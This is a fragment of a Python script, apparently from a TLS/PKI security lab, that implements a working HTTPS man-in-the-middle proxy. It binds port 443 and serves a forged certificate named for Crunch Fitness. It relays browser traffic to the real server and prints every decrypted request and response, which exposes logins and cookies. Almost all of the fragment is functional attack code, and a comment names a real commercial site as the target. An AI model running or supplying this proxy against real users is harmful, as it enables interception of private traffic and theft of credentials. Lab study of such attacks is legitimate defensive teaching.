        context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)

        context.load_verify_locations(capath=cadir)
        context.verify_mode = ssl.CERT_REQUIRED
        context.check_hostname = False
        # make a connection to the real server
        sock_for_server = socket.create_connection((hostname, port))
        # print(sock_for_server)
        ssock_for_server = context.wrap_socket(sock_for_server,
                                               server_hostname = hostname,
```

```
                                        do_handshake_on_connect = False)
        ssock_for_server.do_handshake()
        print('New TLS connection to server established')
        request = ssock_for_browser.recv(2048)
        # print(ssock_for_server)
        if request:
                #print('made it to the request statement') # Forward request to server
                ssock_for_server.sendall(request)
                pprint.pprint("Incoming request: {}".format(request))
                print() # new line for readability
                # Get response from server, and forward it to browser
                response = ssock_for_server.recv(2048)
                while response:
                        pprint.pprint("Incoming response: {}\n".format(response))
                        print() # new line for readability
                        ssock_for_browser.sendall(response) # Forward to browser
                        response = ssock_for_server.recv(2048)
        # print('thread dying')
        ssock_for_browser.shutdown(socket.SHUT_RDWR)
        ssock_for_browser.close()

sock_listen = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
sock_listen.bind(('0.0.0.0', 443))
sock_listen.listen(5)
# we trying to redirect crunch fitness
SERVER_CERT = './server-certs/crunchServer.crt'
SERVER_PRIVATE = './server-certs/crunchServer.key'
context_srv = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context_srv.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)

while True:
        sock_for_browser, fromaddr = sock_listen.accept()
        ssock_for_browser = context_srv.wrap_socket(sock_for_browser,server_side=True)
        x = threading.Thread(target = process_request, args=(ssock_for_browser,))
        x.start()
```